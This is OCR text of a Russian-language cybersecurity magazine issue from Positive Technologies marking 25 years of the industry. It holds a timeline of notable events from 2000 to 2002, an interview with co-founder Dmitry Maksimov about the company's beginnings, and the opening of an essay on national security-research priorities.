
POSITIVE RESEARCH



ЧЕТВЕРТЬ ВЕКА КИБЕРБЕЗА

positive technologies

2025 г. подходит к концу — позади целая **четверть века... кибербеза!** Сама отечественная ИБ-индустрия, конечно, старше, но согласитесь, 25 лет — отличная отсечка для ~~ностальгии~~ ретроспективы.

Этот спецвыпуск — не только про Позитив. Он про людей и события, которые сделали российскую информационную безопасность. Также на борту новогодние темы и прогнозы на будущее — серьезные и не очень ;)

С наступающим!

Команда Positive Research

СОДЕРЖАНИЕ

О НАС С ВАМИ

БЕЗ ЦЕНЗУРЫ

РАЗОБРАТЬСЯ, ГДЕ ПОЗИТИВ, А ГДЕ ТЫ, ИНОГДА БЫВАЕТ СЛОЖНО

МАКСИМ ФИЛИППОВ | ЗАМЕСТИТЕЛЬ ГЕНЕРАЛЬНОГО ДИРЕКТОРА, POSITIVE TECHNOLOGIES

КИБЕРБЕЗ ДОЛЖЕН СТАТЬ БЕСЧЕЛОВЕЧНЫМ, ИЛИ КАК НАМ ОСВОБОДИТЬ ТЫСЯЧИ ТАЛАНТЛИВЫХ ЛЮДЕЙ

ДЕНИС БАРАНОВ | ГЕНЕРАЛЬНЫЙ ДИРЕКТОР, POSITIVE TECHNOLOGIES

О НАС С ВАМИ БЕЗ ЦЕНЗУРЫ ЧАСТЬ 2

АЛЕКСЕЙ КАЧАЛИН | ИБ-АКСАКАЛ

НИКА КОМАРОВА | ЭКСПЕРТ ПО СТРАТЕГИЧЕСКИМ КОММУНИКАЦИЯМ И АНТИКРИЗИСУ, PR-КОНСУЛЬТАНТ

АЛЕКСЕЙ МАРТЫНЦЕВ | ДИРЕКТОР ДЕПАРТАМЕНТА ЗАЩИТЫ ИНФОРМАЦИИ И IT-ИНФРАСТРУКТУРЫ ПАО «ГМК “НОРИЛЬСКИЙ НИКЕЛЬ”»

АНДРЕЙ МАСАЛОВИЧ АКА КИБЕРДЕД | СПЕЦИАЛИСТ ПО КИБЕРБЕЗОПАСНОСТИ

ГЕОРГИЙ ПОЛИХРОНИДИ | ПРЕДСЕДАТЕЛЬ СОВЕТА ДИРЕКТОРОВ ГК «БАЗОВЫЕ РЕШЕНИЯ»

ВАЛЕРИЙ ПУСТАРНАКОВ | ОСНОВАТЕЛЬ КОМПАНИИ ООО «ГАЗИНФОРМСЕРВИС»

ВИКТОР СЕРДЮК | ГЕНЕРАЛЬНЫЙ ДИРЕКТОР АО «ДИАЛОГНАУКА»

РУСТЭМ ХАЙРЕТДИНОВ

СЕРГЕЙ ШЕРСТОБИТОВ | ГЕНЕРАЛЬНЫЙ ДИРЕКТОР ANGARA SECURITY

ИНФОГРАФИКА. ИГРАЕМ В КИБЕРБЕЗ

ТОП 5

НОВОГОДНИЙ БЛОК

РЕДАКЦИЯ ЖУРНАЛА

ГЛАВНЫЙ РЕДАКТОР: АНАСТАСИЯ ДИСКИНА
ШЕФ-РЕДАКТОР: ДМИТРИЙ АЛФУЦКИЙ
АРТ-ДИРЕКТОР: ВИКТОРИЯ ТАКТАШЕВА

ИЛЛЮСТРАЦИИ В НОМЕРЕ:
АГЕНТСТВО SCALE

АДРЕС РЕДАКЦИИ: Г. МОСКВА, 105187, ПРЕОБРАЖЕНСКАЯ ПЛ., Д. 8
БИЗНЕС-ЦЕНТР «ПРЕО 8»

ДАТА ВЫХОДА В СВЕТ: 01.11.2025

ИЗДАТЕЛЬ: POSITIVE TECHNOLOGIES

РАСПРОСТРАНЯЕТСЯ БЕСПЛАТНО

СОТРУДНИЧЕСТВО: JOURNAL@PTSECURITY.COM

АВТОРЫ

ДМИТРИЙ АГАРУНОВ, НИКОЛАЙ АНИСЕНЯ, АЛЕКСАНДР АНТИПОВ, ЛАДА АНТИПОВА, ДАРЬЯ АФАНАСОВА, ДЕНИС БАРАНОВ, ВЛАДИМИР БЕНГИН, ВАЛЕРИЯ БЕСЕДИНА, ДМИТРИЙ ГАДАРЬ, СВЕТЛАНА ГАЗИЗОВА, ШАИХ ГАЛИЕВ, СЕРГЕЙ ГОЛОВАНОВ, ДЕНИС ГОРЧАКОВ, ФЕДОР ГРИШАЕВ, ДМИТРИЙ ГУСЕВ, ВЛАДИСЛАВ ДРИЕВ, ИРИНА ЗИНОВКИНА, ОЛЬГА ИВАНОВА, МИХАИЛ КАДЕР, АНТОН КАРПОВ, АЛЕКСЕЙ КАЧАЛИН, НИКА КОМАРОВА, АНТОН КУТЕПОВ, АЛЕКСЕЙ ЛЕДНЕВ, АЛЕКСАНДР ЛЕОНОВ, АЛЕКСЕЙ ЛУКАЦКИЙ, ДМИТРИЙ МАКСИМОВ, АЛЕКСЕЙ МАРТЫНЦЕВ, АНДРЕЙ МАСАЛОВИЧ, АЛЕКСАНДР МАТВИЕНКО, АЛЕКСЕЙ ПЛЕШКОВ, ГЕОРГИЙ ПОЛИХРОНИДИ, ЕВГЕНИЯ ПОПОВА, ВАЛЕРИЙ ПУСТАРНАКОВ, ВИКТОР СЕРДЮК, МАКСИМ ФИЛИППОВ, РУСТЭМ ХАЙРЕТДИНОВ, НИКИТА ЦАПЛИН, АЛЕКСЕЙ ШАЛПЕГИН, СЕРГЕЙ ШЕРСТОБИТОВ, МАРИЯ ШЕХОВЦОВА.

ТИПОГРАФИЯ

ОТПЕЧАТАНО В ТИПОГРАФИИ ООО «ЮНИОН ПРИНТ»

АДРЕС: Г. НИЖНИЙ НОВГОРОД, УЛ. ГОРЬКОГО, Д. 43, ОФИС 12

ПОДПИСАНО В ПЕЧАТЬ 28.09.2025

2000 2001 2002 2003 2004 2005 2006 2007 2008 2009 2010 2011 2012 2013

ЧЕТВЕРТЬ ВЕКА КИБЕРБЕЗА

За последние 25 лет российская ИБ-индустрия успела заметно вырасти и захватить наши ~~сердца~~ компьютеры. Вспоминаем важные события, которые повлияли на отечественный кибербез, — от громких атак и новых законов до появления вредоносов, названия которых стали нарицательными.


Все данные взяты из открытых источников

01

Принята первая в истории России Доктрина информационной безопасности. Она действовала 16 лет и стала основой для формирования политики кибербезопасности нашей страны.

регуляторика

02



WARNING

Вирус ILOVEYOU наглядно демонстрирует уязвимость электронных почтовых систем и становится одной из самых распространенных киберугроз начала 2000-х.

2000

03

Все популярнее становятся форумы и сообщества русскоязычных хакеров. Там обмениваются эксплойтами, обсуждают уязвимости, методы построения и обхода киберзащиты.

Место для вашего события

04

В Москве проходит «СПРЫГ-2k» — встреча компьютерного андерграунда России и близлежащих стран.

2001

01

В России проходит первое профильное ИБ-мероприятие — Национальный форум информационной безопасности «Инфофорум».

02

Дмитрий Скляров разрабатывает Advanced eBook Processor — утилиту, способную деактивировать защиту Adobe для PDF-файлов без фактического взлома. После обращения Adobe Дмитрия арестовали агенты ФБР, но в результате адвокаты добились снятия всех обвинений.

03

Червь CodeRed заражает сотни тысяч компьютеров по всему миру. Повальное распространение червей вынудило многие российские компании уделять больше внимания кибербезу.

04

Запущен bugtraq.ru — один из старейших русскоязычных ИБ-проектов. К слову, до сих пор обновляется!

Место для вашего события

01

Дмитрий и Юрий Максимовы вместе с Евгением Киреевым открывают первый офис Positive Technologies в Москве.

02

Почтовый червь Klez расползается по Рунету. Весной 2002-го на долю Klez приходилось около 60% вирусных инцидентов.

2002

03

Мощная атака на 13 корневых доменных серверов интернета. Злоумышленники пытаются положить DNS во всем мире: инцидент затронул многие страны, в том числе Россию.

04

Резко растет объем спама. За год количество нежелательных писем в российских почтовых ящиках достигло 30% от общего трафика.

Место для вашего события

SecurityLab.ru
by Positive Technologies

05

Запуск securitylab.ru. С тех пор на «Секлабе» вышло более 50 000 новостей и 1500 статей, посвященных кибербезопасности.

Риск в крови

АВАНТЮРА. СТАРТ ПОЗИТИВА

Дмитрий Максимов

Сооснователь Positive Technologies

Перенесемся в начало 2000-х. Как в те годы выглядела российская ИБ-индустрия?

На мой взгляд, индустрии в те годы еще не существовало. О кибербезопасности редко задумывались даже крупные компании — про средний и малый бизнес вообще молчу. Компьютеров и подключенных к интернету устройств было гораздо меньше, поэтому никто не осознавал рисков: ну отформатируют мне винчестер, и что дальше? Крупных ИБ-компаний тоже, мягко говоря, было немного. Выделить могу разве что «Информзащиту»: ребята активно продавали американский сканер и оказывали услуги именно в области кибербеза, а не физической безопасности.

При этом общий уровень ИБ-компетенций на рынке был достаточно низким. Понятия «человек, занимающийся кибербезопасностью» тоже не было: эти задачи в силу своей осведомленности решали обычные администраторы. Проще говоря, все вокруг было в дырах — золотая эра для взломов!

А вот хакерское сообщество существовало, но не в формате полноценной тусовки с очными встречами, как в книжках Лукьяненко про Диптаун. Все сидели на профильных сайтах, общались и постепенно обрастали знакомствами.

Если индустрия только развивалась, почему ты так хотел создать собственную компанию? Ты не боялся, что на ваши услуги и продукты просто не будет спроса?

Подробнее об XSpider и первых годах Позитива читайте в первом интервью Дмитрия Максимова для нашего журнала.

Юрка с Женькой (Юрий Максимов, Евгений Киреев. — *Прим. ред.*) поначалу сомневались, что у нас что-то получится. Я их полгода уговаривал, пока мы беседку строили. К тому моменту XSpider действительно был на голову выше аналогов, им уже пользовалось огромное количество людей. К тому же я четко осознавал, что больше не хочу быть наемным сотрудником. В этом случае ты себе не принадлежишь: просто выполняешь спущенные сверху задачи — и всё. А мне нравилась свобода и возможность самому решать, в какую сторону расти и развивать продукт. Да и банальные бытовые моменты из серии «не захотел в офис — сегодня работаешь дома» играли не последнюю роль.

Конечно, первый год Позитива выдался тяжелым. Бизнес все-таки не совсем моя тема, а Женька влез в эту авантюру с философской позицией: получится — хорошо, не получится — хотя бы попробовали. А вот Юра — чистой воды коммерс, поэтому на старте нам его сильно не хватало. Тем не менее вариант «не получится» меня совершенно не устраивал, поэтому я тащил изо всех сил.

Женькины инвестиции ушли в оборудование, офис и первых сотрудников, но деньги быстро заканчивались. Тем не менее за счет оказания дополнительных ИБ-услуг мы всегда выходили в ноль. Затем мы выпустили коммерческую версию XSpider и начали участвовать в профильных выставках.

В итоге на нас обратили внимание первые крупные клиенты — Сбербанк и «Билайн». Их бюджеты стали для нас большим открытием. Помню, как представители Сбербанка спросили, сколько стоит безлимитная версия XSpider. Мы сказали, что 20 тыс. долл., а они ответили: «О, сделки до 25 тысяч мы даже без согласований можем подписывать!» Причем потом в разговоре несколько раз звучала фраза «как-то дешево...». Для сравнения: проекты для мелких компаний тогда приносили нам порядка 200–300 долл., а весь бюджет Позитива составлял около 5 тыс. долл. в месяц :) Решения Cisco и других топовых вендоров стоили гораздо больше, а мы на их фоне делали крутой и недорогой продукт. Но, как оказалось, для крупных компаний дешево не значит хорошо: «Как обосновывать, что мы так мало потратили?» Это было для меня настоящим откровением.

После продажи XSpider в Сбербанк и «Билайн» мы с Женей и Юрой пошли праздновать в ресторан «Сыр», как сейчас помню. На тот момент у Юры был свой маленький провайдерский бизнес, он хорошо зарабатывал и его все устраивало. Но, к счастью, он наконец созрел присоединиться к Позитиву. После этого жизнь стала проще: Юра сразу перехватил общение с заказчиками, а я с большим удовольствием ушел обратно в программирование. Женька же занимался всем по чуть-чуть, потому что он реально талантлив во всем. Он может рисовать сайты, программировать и т. д., а еще помнит все, что когда-либо читал, и может ответить на любой вопрос :) Дай задание — он разберется и сделает в лучшем виде.


К слову, на той встрече в ресторане у меня впервые появилось чувство, что теперь все получится. Но осознания, что мы создали что-то действительно крутое, еще не было — скорее, уверенность, что мы на правильном пути.

А в какой момент ты осознал, что у вас получилось — идея Позитива взлетела?

Впервые я подумал об этом на одном из корпоративов, когда в Позитиве было уже больше тысячи человек и мы тогда праздновали юбилей компании. Помню, как заиграла музыка, вверх полетели фейерверки и кто-то из старых сотрудников сказал мне: «Прикинь, это же ты создал!» Я смотрю на огни в небе, вокруг куча людей, и в голове впервые прозвучало: ну ни хрена себе! :)

Хотя четкого понимания, что все получилось, не было еще долго. Я и сейчас не до конца это осознаю. Вроде понимаю, что мы создали классную компанию и я приложил к этому много усилий, но внутри все равно возникает вопрос: это что, действительно я сделал?

Так что конкретной отсечки у меня нет: ты просто делаешь маленькие шажочки, которые постепенно складываются в один большой шаг. Это не похоже на торжественные сцены из фильмов и книг, в жизни все ощущается совсем по-другому.



С какими еще сложностями вы столкнулись на старте?


Их было много, ведь никто не учил нас, как правильно делать компанию. Тогда не было никаких MBA, да и они вряд ли помогли бы. Наверное, для меня одной из главных сложностей было выстраивание правильных отношений с командой. Поначалу я воспринимал всех сотрудников «Позитива» просто как друзей и считал, что это нормально (ведь я никогда не работал иначе). Но нельзя забывать: когда речь идет о твоей компании, ты не только друг, но и начальник, который платит человеку зарплату. При этом, как всегда говорил Женя, людям свойственно лениться — это заложено в нашей ДНК. Поэтому коллеги, к которым ты относишься как к друзьям, так или иначе начинают этим пользоваться и немного халявить.

Человек первый раз опоздал, второй — и, как ребенок, прощупывает реакцию: накажут или нет. Но ты же к нему относишься как к другу, думаешь, что он сознательный и не будет этим пользоваться... А нет — будет, потому что люди по своей природе так устроены. Когда я понял, что дистанцию все же нужно держать, отношения в команде уже выстроились, поэтому перестраиваться было сложно.

Необходимость занимать более жесткую позицию нас изменила. К примеру, Юра со временем стал заметно жестче, да и я тоже. Это отражается даже в бытовых вопросах: у меня пропало ощущение неловкости, когда нужно кого-то напрягать. Раньше я бы подумал: ну принесли холодный кофе, и ладно... А теперь все по-другому.

Первые десять лет Позитива в принципе научили меня принимать сложные решения. Сначала было тяжело, но с каждым разом внутренней уверенности становилось больше. Один раз попробовал — получилось, на второй обжегся — ничего страшного, идем дальше. При этом я постепенно учился разрешать себе ошибаться. Это неизбежно, поэтому важно не рефлексировать слишком долго, а принимать ошибку просто как факт и использовать этот опыт в будущем.

КОГДА ПОСТОЯННО ПРИХОДИТСЯ ПРИНИМАТЬ ЖЕСТКИЕ РЕШЕНИЯ, ЭТО НАКЛАДЫВАЕТ СВОЙ ОТПЕЧАТОК. МНЕ КАЖЕТСЯ, ЭТО НЕИЗБЕЖНО, И МЫ ПОСТЕПЕННО ЭТОМУ УЧИЛИСЬ — В ТОМ ЧИСЛЕ НА СВОИХ ОШИБКАХ




Расскажи о системе ценностей Позитива образца 2000-х. Без чего человек не смог бы прижиться в компании?

Для меня огромную роль играло качество работы человека. Я не приемлю полумер и подхода «и так сойдет». Если мой продукт определяет уязвимость, он должен делать это эффективно — без false positive. Если мы оказываем ИБ-услугу (например, взламываем заказчика), нужно выкладываться на 100%. Я всегда работал по этому принципу и требовал этого от других.

Хороший пример — Сашка Анисимов (экс-сотрудник Позитива. — *Прим. ред.*), он тоже перфекционист и просто не мог выпустить код, в котором что-то не так. Я встречал много программистов, которые что-то написали, выпустили, а потом открываешь — и там все криво. Для меня и Сашки это было попросту невозможно.

К сожалению, со временем таких людей становилось все меньше. Сейчас мало разработчиков, которые выкладываются на все сто. Наверное, свою роль в этом играла наша советская закалка: ты понимаешь, что надо делать хорошо, иначе просто не выживешь. Сейчас люди гораздо более расслаблены. Конечно, в Позитиве много классных экспертов, но в процентном соотношении их куда меньше, чем раньше.



Мне сложно было принять тот факт, что по мере роста компании качество разработки усреднялось: оно все еще было высоким, но не таким идеальным, как хотелось мне. Причем я понимал, что нужно отпустить этот момент, потому что развитие невозможно без увеличения штата. В фильме «Пятый элемент» один из главных героев Зорг говорил: «Хочешь сделать хорошо — сделай это сам». С другой стороны, в одном из фильмов про друзей Оушена была фраза «Ты не можешь делать все сам — найми людей и делегируй». Для меня это была настоящая дилемма, но в какой-то момент я понял, что просто не могу делать все сам или контролировать всех вокруг — это неизбежная плата за расширение.

Свобода стоит рисков

Расскажи о самом рискованном шаге, который ты сделал в Позитиве и в итоге не пожалел?

Примерно в середине пути перед нами встала проблема роста. Мы понимали, в какую сторону нужно идти, но двигались слишком медленно, а для ускорения требовалось очень много денег. И тогда мы приняли сложное решение: заложили все, что у нас было, включая дома. Это была Юркина идея.

Похоже, к тому моменту слово «риск» было у нас в крови: мы понимали, что иначе не получится. С другой стороны, мы уже были в том возрасте, когда терять абсолютно все совершенно не хотелось... В итоге все же решили рискнуть и не прогадали.

Эта эпопея длилась около трех лет, и они, откровенно говоря, были весьма тревожными. Похожее чувство я испытывал, когда мне в детстве вырезали аппендицит. Ты понимаешь, что так надо и деваться некуда, но когда тебя кладут на операционный стол и надевают маску, все равно думаешь: бляха-муха, ну и жесть конечно :)

Кто знает, где Позитив был бы сейчас, если бы мы этого не сделали. Возможно, какой-нибудь небольшой компанией второго эшелона...

Если бы ты мог вернуться в двухтысячные, что бы ты сделал иначе?

Я бы не стал ничего менять. Из компании, созданной с нуля практически без инвестиций, мы выросли в нынешний Позитив!

Где-то мы действовали правильно, где-то ошибались, но каждый из нас внес свою лепту в общее дело. Если бы я не начал писать XSpider, Позитива бы не было. Если бы Женька не поддержал меня на старте, Позитива тоже бы не было. А без колоссального Юркиного вклада мы никогда не дошли бы до нынешнего уровня — это, безусловно, его заслуга.

Что сейчас дается тебе сложнее, чем 25 лет назад?

Мозги работают не так быстро: раньше все как-то поживее шло, не так лениво :) К примеру, недавно я увлекся полетами: оказалось, что в Европе малая авиация очень развита и воспринимается чуть ли не как обычный транспорт. Я уже отучился, налетал 50 часов и совершил более 150 посадок — осталось сдать экзамен и получить лицензию. Но сначала, как и в автошколе, нужно сдать теорию и выучить кучу терминов, в моем случае — на французском. И вот я сижу, выписываю все в блокнот и как могу отодвигаю момент сдачи. Буквально ленюсь учиться, и меня самого это поражает. К тому же в голове возникает диссонанс: вроде ты столько всего сделал и добился в жизни, а тут кто-то будет тебя проверять и выставлять оценки. Ощущение такое, как будто вернулся в школу.

Зато сами полеты увлекают безумно: каждый раз открываю для себя что-то новое. Причем учиться, как оказалось, нужно вообще всему: например, летать вверх ногами или садиться с выключенным двигателем, когда самолет уходит чуть ли не в штопор. Я периодически скидываю видео Юрке и Женьке, а они отвечают, что это просто ужас :)

Конечно, был момент, когда я задумался: куда я вообще лезу? Ведь я всегда осуждал мотоциклистов и парашютистов за неоправданный риск, а тут летаю вверх ногами на самолете 1975 г. Но со временем понимаешь, что все сомнения идут от незнания. На самом деле небольшой самолет можно посадить на любое поле, даже если двигатель откажет. Конечно, риск все равно присутствует, но если делать все с умом, проблем быть не должно. Зато каждый раз, когда я прилетаю на аэродром и еду домой, возникает невероятное ощущение, как будто я вообще не здесь. Люди вокруг куда-то идут, суетятся, а я думаю: блин, ребята, вы вообще не в курсе, как круто бывает в жизни. Свобода, которую дают полеты, однозначно стоит этих рисков.

А что дальше?

У российской ИБ-индустрии свой путь или она все-таки должна быть частью мирового кибербеза?

Международные коммуникации важны, но у каждой страны, в том числе России, свой путь — тут к гадалке не ходи. К тому же ментальность отечественных хакеров и ИБ-специалистов сильно отличается, к примеру, от европейской. У меня есть друг француз, который почти пять лет прожил в России. Однажды он привел классный пример: если во Франции висит табличка «Не входить», люди туда не пойдут. В России же люди воспринимают это как «Good reason to go». Типа стопудово туда стоит сходить :) Поэтому мировые практики нам не всегда подходят, а отечественные хакеры, на мой взгляд, сильнее зарубежных. Наше любопытство и умение искать неочевидные пути — это важные преимущества.

Что бы ты сказал всей отрасли по итогам прошедших 25 лет?

Все еще впереди! Причем как хорошее, так и плохое. Число подключенных к сети устройств растет в геометрической прогрессии: каждый второй ставит дома умную лампочку, не задумываясь о том, что при желании через нее можно добраться до чего-то важного. Искусственный интеллект (который пока не совсем интеллект, но все же) тоже облегчает жизнь не только нам, но и хакерам...

Конечно, технологии — это круто, но они всегда несут за собой риски. Думаю, в ближайшее время мы столкнемся с принципиально новыми вызовами, некоторые из них пока даже представить себе не можем. Нужно быть к этому готовыми!


ALL THE NEWS
THAT'S FIT TO PRINT
7 ЗАДАЧ
ТЫСЯЧЕЛЕТИЯ В ИБ

Алексей Лукацкий

Бизнес-консультант по информационной безопасности, Positive Technologies

Понятие *«задачи тысячелетия»* в математике относится к семи величайшим нерешенным проблемам, за решение каждой из них назначена награда в миллион долларов. По аналогии в кибербезе также есть глобальные **направления исследований и разработок**, определяющие будущее отрасли. Это своеобразные «великие вызовы» ИБ — сложнейшие проблемы, без решения которых трудно обеспечить безопасность общества, устремившегося в цифру. Страны и международные организации формируют планы научно-технического развития, выделяя такие приоритетные направления. Ниже я анализирую стратегические документы США, Евросоюза и России, чтобы **систематизировать подходы**, выделить ключевые тематические блоки, определить приоритеты и пробелы и проследить **эволюцию повестки ИБ-исследований с 2010 по 2025 г.** По возможности привожу прогнозы развития, основанные на этих тенденциях. В общем, выступаю в роли ученого-исследователя с серьезным лицом.

Так, в США действует Федеральный план по исследованиям и разработкам в кибербезопасности. Обновленная редакция этого плана (2019 г.) обозначила приоритеты федеральных исследований в области **искусственного интеллекта, квантовых информационных технологий, надежных распределенных цифровых инфраструктур, конфиденциальности, безопасности аппаратного и программного обеспечения, а также в сфере образования и подготовки кадров**. Также в плане сделан упор на внимание к человеческому фактору (поведение и мотивация людей), совершенствование управления киберрисками, разработку методов сдерживания злоумышленников, объединение требований безопасности, надежности и конфиденциальности в единые методологии, а также на улучшение процессов разработки и эксплуатации систем с учетом безопасности.

Европейский союз через свое агентство по кибербезопасности ENISA также определяет приоритетные направления. И они несколько отличны от того, что делается за океаном. В контексте обеспечения «цифрового стратегического суверенитета» Европы в отчете ENISA (2021 г.) выделено **7 ключевых направлений исследований** в кибербезопасности. К ним относятся: **безопасность данных, доверенные программные платформы, управление киберугрозами и реагирование, доверенные аппаратные платформы, криптография, ориентированные на пользователя практики и инструменты безопасности, а также безопасность цифровых коммуникаций.** Каждое направление снабжено анализом текущего состояния и рекомендациями по развитию, нацеленными на укрепление независимости Европы в цифровой сфере.

В России стратегическое планирование исследований в области ИБ осуществляет Совет Безопасности РФ. «Основные направления научных исследований в области обеспечения информационной безопасности РФ» — документ, утвержденный в 2017 г., — рассматривает **гуманитарные, научно-технические и кадровые** аспекты ИБ.

К научно-техническим приоритетам отнесены задачи развития отечественных информационных технологий и инфраструктуры, обеспечения технологической независимости (импортозамещения) в ИТ и связи, защиты информационных ресурсов и систем, а также фундаментальные и прикладные проблемы криптографии и защиты технических средств. Одновременно подчеркиваются гуманитарные направления — от методологических основ и терминологии в сфере ИБ до защиты общественного сознания и противодействия деструктивному информационному воздействию. Кроме того, выделены проблемы подготовки кадров и формирования культуры безопасности. Такой комплексный подход отражает понимание ИБ как междисциплинарной области, требующей внимания не только к технологиям, но и к правовым, организационным и социальным аспектам. При этом, в соответствии с российской «традицией», описанные Советом Безопасности направления достаточно абстрактны, чтобы не раскрыть врагу никаких тайн.

Несмотря на различия акцентов, стратегические повестки разных стран и объединений сходятся в главном: современные приоритеты ИБ-исследований охватывают как **технологические инновации**, так и **человекоцентричные меры**. Ниже мы подробнее рассмотрим ключевые тематические блоки этих исследований, сопоставляя их значимость и степень проработанности.

1 Криптография и квантовые технологии безопасности

Криптография традиционно является краеугольным камнем ИБ, в последние годы ее значение только возросло. Стремительное развитие квантовых компьютеров создало угрозу для современных криптографических систем, что породило огромный пласт исследований в области **постквантовой криптографии**. Задача разработки криптоалгоритмов, устойчивых к взлому квантовым компьютером, считается одной из великих проблем ИБ, сравнимых по масштабу с задачами тысячелетия (хотя, может, я и загнул немного). Стратегический план США определяет квантовые информационные науки как приоритетное направление исследований. Параллельно идут стандартизация постквантовых алгоритмов (например, в американском институте стандартизации NIST) и изучение новых криптопримитивов, включая полностью гомоморфное шифрование, многосторонние вычисления и прочие технологии, обеспечивающие приватность (Privacy-Enhancing Technologies, PETs).

